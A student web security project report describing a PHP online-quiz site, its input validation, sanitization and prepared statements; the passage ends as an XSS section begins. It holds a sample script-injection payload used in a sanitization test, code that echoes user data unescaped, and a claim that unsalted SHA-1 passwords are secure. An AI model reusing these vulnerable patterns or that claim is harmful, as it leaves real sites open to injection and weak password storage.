



## CYS 517: Web Technology and Security Project – Teamwork

---

### Group1,2 Team 4

| Student Name          | ID | Group |
|-----------------------|----|-------|
| Rawan Younes Alghamdi |    |       |
| Sara Khalid Alsaqer   |    |       |
| Nada Ali Alshafae     |    |       |
| Fatema Rida ALmhdood  |    |       |
| Maryah Saeed Alshimer |    |       |

Supervised by

Date of submission  
15.5.2022

## Table of content

|  |           |
|--|-----------|
| <b>INTRODUCTION .....</b>  | <b>5</b>  |
| <b>WORK OVERVIEW .....</b>   | <b>6</b>  |
| <b>WEBSITE.....</b>  | <b>6</b>  |
| <b>Register page .....</b>   | <b>6</b>  |
| <b>Admin .....</b>   | <b>7</b>  |
| <b>User .....</b>  | <b>10</b> |
| <b>INPUT VALIDATION, SANITIZATION, AND PREPARED STATEMENTS .....</b> | <b>13</b> |
| <b>Input validation.....</b>   | <b>13</b> |
| <b>Sanitization.....</b>   | <b>14</b> |
| <b>Prepared statements .....</b>                                     | <b>15</b> |
| <b>APPLY SECURITY TESTING.....</b>                                   | <b>16</b> |
| <b>What is XSS Attack .....</b>                                      | <b>16</b> |
| <b>First attack scenario .....</b>                                   | <b>16</b> |
| <b>Second attack scenario .....</b>                                  | <b>24</b> |
| <b>CONFIGURE MODSECURITY WAF WITH OWASP CRS .....</b>                | <b>27</b> |
| <b>CONCLUSION .....</b>  | <b>31</b> |
| <b>REFERENCES .....</b>  | <b>32</b> |

## Table of figure

|  |    |
|--|----|
| FIGURE 1: REGISTRATION FORM .....  | 6  |
| FIGURE 2 MESSAGE.....  | 6  |
| FIGURE 3 USER INFORMATION IN DATABASE.....   | 6  |
| FIGURE 4 TABLE STRUCTURE.....  | 6  |
| FIGURE 5 ADMIN LOG IN .....  | 7  |
| FIGURE 6 ADMIN DATABASE .....  | 7  |
| FIGURE 7 ADMIN DASH .....  | 7  |
| FIGURE 8 USER ID .....   | 8  |
| FIGURE 9 ENTER QUIZ TITLE.....   | 8  |
| FIGURE 10 ADD Q 1 AND2 .....   | 8  |
| FIGURE 11 QUIZ .....   | 9  |
| FIGURE 12 QUIZ TABLE.....  | 9  |
| FIGURE 13 QUESTION TABLE .....   | 9  |
| FIGURE 14 ANSWER TABLE.....  | 9  |
| FIGURE 15 QUIZ ID.....   | 10 |
| FIGURE 16 FEEDBACK .....   | 10 |
| FIGURE 17 LOGIN FORM .....   | 10 |
| FIGURE 18 DATABASE.....  | 10 |
| FIGURE 19 WRONG INPUT FORM .....   | 11 |
| FIGURE 20 USER DASH- TAKE A QUIZ.....  | 11 |
| FIGURE 21 USER DASH - START .....  | 11 |
| FIGURE 22: QUIZ FIRST QUESTION.....  | 11 |
| FIGURE 23 QUIZ SECOND QUESTION .....   | 12 |
| FIGURE 24 RESULTS TABLE.....   | 12 |
| FIGURE 25 ADD FEEDBACK.....  | 12 |
| FIGURE 26 SCRIPT CODE .....  | 13 |
| FIGURE 27 REQUIRED ATTRIBUTE .....   | 13 |
| FIGURE 28: INPUT SANITIZATION OF THE FEEDBACK .....                                  | 14 |
| FIGURE 29 SCRIPT INSERTING IN FEEDBACK.....  | 15 |
| FIGURE 30: OUTPUT IN THE DB AFTER MYSQLI_REAL_ESCAPE_STRING() AND STRIP_TAGS() ..... | 15 |
| FIGURE 31: OUTPUT AFTER USING HTMLENTITIES().....                                    | 15 |
| FIGURE 32: PREPARED STATEMENTS IN ADMIN.PHP AND LOGIN.PHP .....                      | 15 |
| FIGURE 33: ADMIN LOGIN FORM.....   | 16 |
| FIGURE 34: ADMIN LOGIN PAGE SOURCE CODE.....   | 17 |
| FIGURE 35: CREATING AN ENDPOINT WITH BEECEPTOR.....                                  | 17 |
| FIGURE 36: ENDPOINT CREATED.....   | 17 |
| FIGURE 37: ADMIN LOGIN PAGE REPLICA.....   | 18 |
| FIGURE 38: USER LOGIN FORM .....   | 18 |
| FIGURE 39: SOURCE CODE OF ADMIN LOGIN PAGE REPLICA .....                             | 19 |
| FIGURE 40: SUBMITTING A SCRIPT IN THE FEEDBACK TEXT AREA .....                       | 19 |
| FIGURE 41: ADMIN FEEDBACK TAB .....  | 20 |
| FIGURE 42: FAKE ADMIN LOGIN PAGE .....   | 20 |

|   |    |
|---|----|
| FIGURE 44: ATTACKER'S MESSAGE AFTER DECEIVING ADMIN USER .....              | 21 |
| FIGURE 43: ADMIN ENTERING CREDENTIALS .....                                 | 21 |
| FIGURE 45: ADMIN CREDENTIALS IN THE INTERCEPTED REQUEST BODY .....          | 21 |
| FIGURE 46: ADMIN DASHBOARD .....  | 22 |
| FIGURE 47: ATTACKER INJECTING A SCRIPT BY ADDING QUIZ FUNCTIONALITY .....   | 22 |
| FIGURE 48: SCRIPT ALERT OUTPUT IN USER SIDE .....                           | 22 |
| FIGURE 49: SCRIPT INJECTED IN THE QUIZ TITLE FROM THE ADMIN DASHBOARD ..... | 23 |
| FIGURE 50: USER LOGIN .....   | 23 |
| FIGURE 51: REDIRECTION URL USED IN SCRIPT .....                             | 24 |
| FIGURE 52: XSS COUNTERMEASURE IN FEEDBACK .....                             | 24 |
| FIGURE 53 JAVASCRIPT CODE .....   | 25 |
| FIGURE 54 PHP CODE .....  | 25 |
| FIGURE 55 MALICIOUS LINK .....  | 25 |
| FIGURE 56 FULL OUT THE FORM .....   | 25 |
| FIGURE 57 LOG FILE .....  | 26 |
| FIGURE 58 PREG_REPLACE .....  | 26 |
| FIGURE 59 OUTPUT .....  | 26 |
| FIGURE 60 REDIRECTED PAGE .....   | 26 |
| FIGURE 61 CODE .....  | 27 |
| FIGURE 62 OUTPUT .....  | 27 |
| FIGURE 63 SECURITY2.CONF .....  | 27 |
| FIGURE 64 000-DEFAULT .....   | 28 |
| FIGURE 65 SQL .....   | 28 |
| FIGURE 66 FORBIDDEN .....   | 28 |
| FIGURE 67 ERROR LOG FILE .....  | 29 |
| FIGURE 68 XSS .....   | 29 |
| FIGURE 69 FORBIDDEN .....   | 29 |
| FIGURE 70 ERROR LOG FILE .....  | 29 |
| FIGURE 71 LFI .....   | 30 |
| FIGURE 72 FORBIDDEN .....   | 30 |
| FIGURE 73 ERROR LOG FILE .....  | 30 |

## 1. Introduction

We can see in our daily lives that most students have lots of online quizzes, especially in the previous two years with the pandemic and quarantine, some of the educational organizations were not ready to deal with such an issue, even if they were ready some of the students had countered various issues on organizations' website that they had conducted their quiz on. This project goal was to create a platform whose' target is to help organizations to load an online quiz simply by using admin dash, and students to take a quiz without any issues using the user dash. The online quiz website project has a high-quality website features. Firstly, the website accomplished a user-friendly interface where the user can find a style that is suitable for everyone and does not bother the eyes. Secondly, every function the website provides can be reached by the client with only single click. Thirdly, a special button was created "feedback button" that helps the user to suggest alterations, describe a problem he/she has countered..etc, so our team can work on fulfilling user desire through it. Lastly, a Cross-site scripting attack was accomplished to test the vulnerability of the website, and countermeasures were developed accordingly to have a more secure website environment.

## 2. Work overview

### 2.A. Website

#### 2.A.a. Register page

First, user should register by filling out the registration form to enter the website.


A screenshot of a web application's registration form. The form is titled "Registration Form" and is set against a dark gray background. It contains several input fields: "User Name" with the value "AliQ7tani", "Email" with "ali9911@gmail.com", "Password" with masked characters "\*\*\*\*\*", "Phone Number" with "0580444265", and "Address" with "khobar". A blue "register" button is at the bottom. In the top right corner of the page, there is a blue "User Login" button.

Figure 1: Registration form

After clicking on the "register" button, the message “welcome” with the username will appear and the user information will appear on the Database.




Figure 2 message

|   | ID | username  | email             | password                                 | phone     | address |
|---|----|-----------|-------------------|--|-----------|---------|
| <input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete | 6  | AliQ7tani | ali9911@gmail.com | 4a44d1c73ec08b7d33c642ddb5cb2af9f6517791 | 580444265 | khobar  |

Figure 3 User information in Database

as shown in figure (2) the password is stored securely with sha1.

**Detailed Steps [1] :**


1. Create a Database Table with the Following six Fields: ID, username, email, password, phone, address

| #                        | Name       | Type        | Collation          | Attributes | Null | Default | Comments | Extra          | Action  |
|--------------------------|------------|-------------|--------------------|------------|------|---------|----------|----------------|---|
| <input type="checkbox"/> | 1 ID       | bigint(20)  |                    |            | No   | None    |          | AUTO_INCREMENT | <input type="checkbox"/> Change <input type="checkbox"/> Drop <input type="checkbox"/> More |
| <input type="checkbox"/> | 2 username | varchar(50) | utf8mb4_general_ci |            | No   | None    |          |                | <input type="checkbox"/> Change <input type="checkbox"/> Drop <input type="checkbox"/> More |
| <input type="checkbox"/> | 3 email    | varchar(50) | utf8mb4_general_ci |            | No   | None    |          |                | <input type="checkbox"/> Change <input type="checkbox"/> Drop <input type="checkbox"/> More |
| <input type="checkbox"/> | 4 password | varchar(50) | utf8mb4_general_ci |            | No   | None    |          |                | <input type="checkbox"/> Change <input type="checkbox"/> Drop <input type="checkbox"/> More |
| <input type="checkbox"/> | 5 phone    | int(11)     |                    |            | No   | None    |          |                | <input type="checkbox"/> Change <input type="checkbox"/> Drop <input type="checkbox"/> More |
| <input type="checkbox"/> | 6 address  | varchar(50) | utf8mb4_general_ci |            | No   | None    |          |                | <input type="checkbox"/> Change <input type="checkbox"/> Drop <input type="checkbox"/> More |

Figure 4 Table structure

2. Create Database Connection using PHP MySQLi.
3. Create an HTML Registration form, and place it on the Index Page.
4. Create a validation form using JavaScript, and place it on the Index Page.
5. Create a sign.php page, whatever the user enters the form, the form data will be sent to the sign.php page, after submitting the form, by clicking on the Register button.
6. Create Cascading Stylesheet.

## 2.A.b. Admin



The image shows a dark-themed 'Admin Login' form. It has a title 'Admin Login' at the top. Below the title are two input fields: 'Username' and 'Password'. At the bottom of the form is an orange 'Log In' button.

Figure 5 admin log in

To log in as an admin, the admin should go to the hidden admin page and enter both username and password correctly according to the information on the database figure as shown below.

| username | password                                 |
|----------|--|
| admin    | d033e22ae348aeb5660fc2140aec35850c4da997 |

Figure 6 admin database

After login, Admin will move to the admin dash where he can view the users, add a new quiz, delete a quiz, and view users' feedback.

| Users | Delete quiz | Add quiz            | Feedback | Hello admin  | logout |
|-------|-------------|---------------------|----------|--------------|--------|
| #     | USERNAME    | EMAIL               | ADDRESS  | PHONE NUMBER | DELETE |
| 1     | rawan12     | rawanmbal@gmail.com | Dammam   | 592303383    | Delete |
| 2     | Layan_1     | lolo@gmail.com      | Riyadh   | 505778008    | Delete |
| 3     | AliQ7tani   | ali9911@gmail.com   | khobar   | 580444265    | Delete |
| 4     | Khalied     | khgm12@gmail.com    | Jubail   | 583544489    | Delete |

Figure 7 Admin dash

If the Admin wants to delete a user, simply will click the delete button beside the one who will be deleted.

### Detailed Steps For deleting a user:

1. Take the id of the user from the registration table when the button is clicked.

```
echo "<tr>";
echo "<td>" . $count++ . "</td>";
echo "<td>" . $row['username'] . "</td>"; //<<<<
echo "<td>" . $row['email'] . "</td>"; //<<<<
echo "<td>" . $row['address'] . "</td>"; //<<<<
echo "<td>" . $row['phone'] . "</td>"; //<<<<
echo "<td><a href='delete.php?id=".$row['ID']."' class='delbtn'>Delete </a></td>";
echo "</tr>";
```

Figure 8 user Id

2. Send The id to delete.php to complete the deletion.

If the admin wants to add a quiz, he will fill out the form that contains the quiz title and add questions. For each quiz, there will be two questions. First, Enter quiz title:


A web form titled "Enter Quiz Title". It features a text input field containing the word "web". Below the input field is a dark blue button labeled "Next".

Figure 9 enter quiz title

Second, add the two questions.


Two side-by-side web forms titled "Enter Question Details".  
The left form contains:  
- Question Text: "Which of the following HTML Elements is used for making any"  
- option One: "<p>"  
- option Two: "<bold>"  
- option Three: "<b>"  
- Correct option: "3"  
- Add button  
The right form contains:  
- Question Text: "What does HTML stands for?"  
- option One: "Hypertext Machine language"  
- option Two: "Hypertext Markup Language"  
- option Three: "Hightext machine language."  
- Correct option: "2"  
- Add button

Figure 10 add Q 1 and2



After that the quiz will appear, the number of solve indicates how many the users take this quiz.

Users

Delete quiz

Add quiz

Feedback

Hello admin

|

logout

| # | QUIZ TITLE | NUMBER OF SLOVE | DELETE |
|---|------------|-----------------|--------|
| 1 | Web        | 0               | Delete |

Figure 11 quiz

### Detailed Steps For adding a quiz:

1. Create a Quiz Table with the Following three Fields: ID, Title, Total.

| #                          | Name  | Type       | Collation          | Attributes | Null | Default | Comments | Extra          | Action                 |
|----------------------------|-------|------------|--------------------|------------|------|---------|----------|----------------|------------------------|
| <input type="checkbox"/> 1 | id    | bigint(20) |                    |            | No   | None    |          | AUTO_INCREMENT | <a href="#">Change</a> |
| <input type="checkbox"/> 2 | title | text       | utf8mb4_general_ci |            | No   | None    |          |                | <a href="#">Change</a> |
| <input type="checkbox"/> 3 | total | int(11)    |                    |            | No   | None    |          |                | <a href="#">Change</a> |

Figure 12 quiz table

2. Create a Database Question Table with the Following three Fields: ID, quiz\_id, Text.

| #                          | Name    | Type       | Collation          | Attributes | Null | Default | Comments | Extra          | Action                 |
|----------------------------|---------|------------|--------------------|------------|------|---------|----------|----------------|------------------------|
| <input type="checkbox"/> 1 | id      | bigint(20) |                    |            | No   | None    |          | AUTO_INCREMENT | <a href="#">Change</a> |
| <input type="checkbox"/> 2 | quiz_id | bigint(20) |                    |            | No   | None    |          |                | <a href="#">Change</a> |
| <input type="checkbox"/> 3 | text    | text       | utf8mb4_general_ci |            | No   | None    |          |                | <a href="#">Change</a> |

Figure 13 question table

3. Create a Database answer Table with the Following four Fields: quiz\_ID, qz\_id(refer to question id), is\_correct(refer to correct answer), text.

| #                          | Name       | Type       | Collation          | Attributes | Null | Default | Comments | Extra | Action                 |
|----------------------------|------------|------------|--------------------|------------|------|---------|----------|-------|------------------------|
| <input type="checkbox"/> 1 | quiz_id    | bigint(20) |                    |            | No   | None    |          |       | <a href="#">Change</a> |
| <input type="checkbox"/> 2 | qz_id      | bigint(20) |                    |            | No   | None    |          |       | <a href="#">Change</a> |
| <input type="checkbox"/> 3 | is_correct | tinyint(1) |                    |            | No   | None    |          |       | <a href="#">Change</a> |
| <input type="checkbox"/> 4 | text       | text       | utf8mb4_general_ci |            | No   | None    |          |       | <a href="#">Change</a> |

Figure 14 answer table

4. After the admin adds the quiz title, first, and second questions, data will be sent to the add.php page to record the data in the database.

If the Admin wants to delete a quiz, just like deleting a user simply will click the delete button shown in figure(11) beside the quiz that will be deleted.

### Detailed Steps For deleting a user:

1. Take the id of the quiz from the quiz table when the button is clicked.

```

echo "<tr>";
echo "<td>" . $count++. "</td>";
echo "<td>" . $row['title'] . "</td>"; // <<<<
echo "<td>" . $row['total'] . "</td>"; // <<<<
echo "<td><a href='deleteq.php?id=".$row['id']."' class='delbtn'>Delete </a></td>";
echo "</tr>";

```

Figure 15 quiz id

2. Send id to deleteq.php to delete the data from the quiz, question, and answer table that connected with the same quiz id.

Finally, the admin can view the users' feedback.

| # | USERNAME | FEEDBACK                                       |
|---|----------|--|
| 1 | rawan12  | Nice site, but Lacks some creativity in design |
| 2 | Khalied  | good site! and I hope to add some features     |

Figure 16 feedback

## 2.A.c. User Log in

User Name

sara

Password

....

Log In

Figure 17 login form

In the above login form, the user should enter both username and password correctly according to the information on the database figure as shown below.

| ID | username | email                    | password                                 | phone     | address      |
|----|----------|--------------------------|--|-----------|--------------|
| 2  | saraa    | saraalsaqer.20@gmail.com | 7110eda4d09e062aa5e4a390b0a572ac0d2c0220 | 562289990 | Saudi Arabia |

Figure 18 Database

If the user entered any wrong information the website will show access denied and return to the login form page as show in bellow figure.




Figure 19 wrong input form

Otherwise, if the user has entered a valid input the website will move to user dash where the user can take a quiz that if the admin load it you'll be able to see it then access it, logout, or send feedback as shown the coming figures.




Figure 20 User dash- take a quiz

Now if the admin loads a quiz it is going to be visible to the user as shown in bellow figure, the user can start the quiz by clicking start




Figure 21 user dash - Start

If the user clicked start the website will show him first question, he/she will choose most suitable answer and send.





Figure 22: quiz first question



Do you think you will get Full mark in the course project?

- ☒ Yes
- ☐ No
- ☐ Maybe

SEND


Figure 23 quiz second question

Now the user can see if he/she got the right answers after pressing send on the second question as shown in the coming figure quiz result table

| QUESTIONS  | CORRECT ANSWER |
|--|----------------|
| what is web security instructor name?                      | Maryam         |
| Do you think you will get Full mark in the course project? | Yes            |

Figure 24 results table

The user can add feedback that the admin can see.



Enter Your Feedback

Nice site, but Lacks some creativity in design

submit

Figure 25 add feedback

## 2.B.Input validation, Sanitization, and Prepared statements.

### 2.B.a. Input validation

Validating the form submitted by the user is important since it can contain inappropriate values. Therefore, validation is necessary to authenticate the user. With JavaScript, the form validation can be done on the client as opposed to the server, making data processing much faster.

First, a JavaScript function will be created (one for each input field whose value is to validate) which checks whether a value submitted by the user passes the validation. The later JavaScript function created is called on the onsubmit event of the form. [2]

- Username validation
  - It can't be empty.
  - Must be at least 4 characters long.
- Phone number
  - Must be 10 digits long.
- Email validation
  - It can't be empty
  - Must written in the right syntax
- Password validation
  - It can't be empty.

```
<script>
function validateForm() {
    var x = document.forms["form"]["username"].value;
    if (x.length == 0) {
        document.getElementById("errorMsg").innerHTML="Please enter a valid username";
        return false;
    }
    if (x.length < 4) {
        document.getElementById("errorMsg").innerHTML="Username must be at least 4 characters long";
        return false;
    }
    var m = document.forms["form"]["phone"].value;
    if (m.length != 10) {
        document.getElementById("errorMsg").innerHTML="Phone number must be 10 digits long";
        return false;
    }
    var e = document.forms["form"]["email"].value;
    if (e.length == 0) {
        document.getElementById("errorMsg").innerHTML="Please enter a valid Email";
        return false;
    }
    if (/^\w+([.-]?\w)*@\w+([.-]?\w)*(\.?\w{2,3})+$/).test(e) {
        document.getElementById("errorMsg").innerHTML="Please enter a valid Email";
        return false;
    }
    var p = document.forms["form"]["password"].value;
    if (p == null || p == "") {
        document.getElementById("errorMsg").innerHTML="Password must be filled out";
        return false;
    }
}
</script>
```

Figure 26 script code

Also, In all fields, the required attribute is used. This attribute prevents the form from being submitted If a field is empty.

Figure 27 required attribute

## 2.B.b. Sanitization

Input sanitization is a practice that involves verifying and filtering inputs from users for any undesirable characters in order to avoid the insertion of malicious code into the web application. Untrusted queries and requests can be received by the web application which can expose the web app to malicious exploitation. Input sanitization guarantees that input data meets system and security standards by removing unwanted characters that might cause harm. Fortunately, PHP has several built-in functions that can help developers with sanitizing input. In this project, the following functions are used:


- `htmlspecialchars()`: It is a built-in function in PHP in all input characters are converted into HTML entities. User data must be placed in the database. So, before that, it is essential to ensure that no invalid data is supplied; otherwise, the DB will be corrupted. This will ensure data integrity.
- `strip_tags()`: allows to remove all PHP and HTML tags from a string and only the ASCII text is returned. This is beneficial for removing possibly dangerous code from input.
- `mysqli_real_escape_string()`: used to generate a valid SQL string for use in a SQL statement.
- `filter_var()`: PHP built-in function as well which takes the value to be filtered and the filter id to be applied and another parameter that is optional and it can be a flag

The functions were used in the feedback section of the user where they take the variable of the collected data of the text area in the feedback.

```
$text=$_POST['ftext'];  
  
$text=mysqli_real_escape_string($con,$text);  
$text= strip_tags($text);  
$text=htmlspecialchars($text);  
$text=filter_var($_POST['ftext'], FILTER_SANITIZE_STRING);
```

*Figure 28: input sanitization of the feedback*

Inserting a script in the feedback text area and using `mysqli_real_escape_string()` and `strip_tags()`:



Enter Your Feedback

`<script>document.location.href="http://endless.horse/"  
</script>`

submit

Figure 29 Script inserting in feedback

After sanitization:

| id  | name | text   |
|-----|------|--|
| 288 | user | document.location.href="http://endless.horse/" |

Figure 30: output in the DB after `mysqli_real_escape_string()` and `strip_tags()`

Using `htmlentities()` to Sanitize HTML Input:

|     |      |  |
|-----|------|--|
| 291 | user | document.location.href=&quot;http://endless.horse... |
|-----|------|--|

Figure 31: output after using `htmlentities()`

## 2.B.c. Prepared statements

Prepared statements reduce parsing time as the preparation of the query is done only once. The point of query parameters is to separate potentially untrusted content from the SQL parsing step. By using parameters, the value of the bound variable is not combined with the query until after the SQL has been parsed. Therefore, there is no way the bound parameter can affect the logic of the query — the parameter will be limited to act as a single scalar value in the query. After implementation, the `SELECT` query will be executed without a single syntax error or SQL injection. [3]

```
$stmt = $con->prepare("SELECT username FROM admin WHERE username=? and password=?") or die(mysqli_error());  
$stmt->bind_param("ss", $username, $password);  
if($stmt->execute()){  
    $result = $stmt->get_result();  
    $num_rows = $result->num_rows;  
}  
  
$count = mysqli_num_rows($result);  
if ($count == 1) {while ($row = mysqli_fetch_array($result)) {
```

Figure 32: Prepared Statements in `admin.php` and `login.php`

### Detailed Steps:

1. Create a SQL `SELECT` statement.

2. Replace all variables in the query with question marks (placeholders - parameters).
3. Prepare the resulting query.
4. Bind all variables to the previously prepared statement.
5. Execute the statement.
6. Get the MySQLi result variable from the statement.
7. Fetch the data.

## 2.C.Apply security testing

### 2.C.a. What is XSS Attack

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. Cross-site scripting works by manipulating a vulnerable website so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.

An XSS attack can be classified into three types:

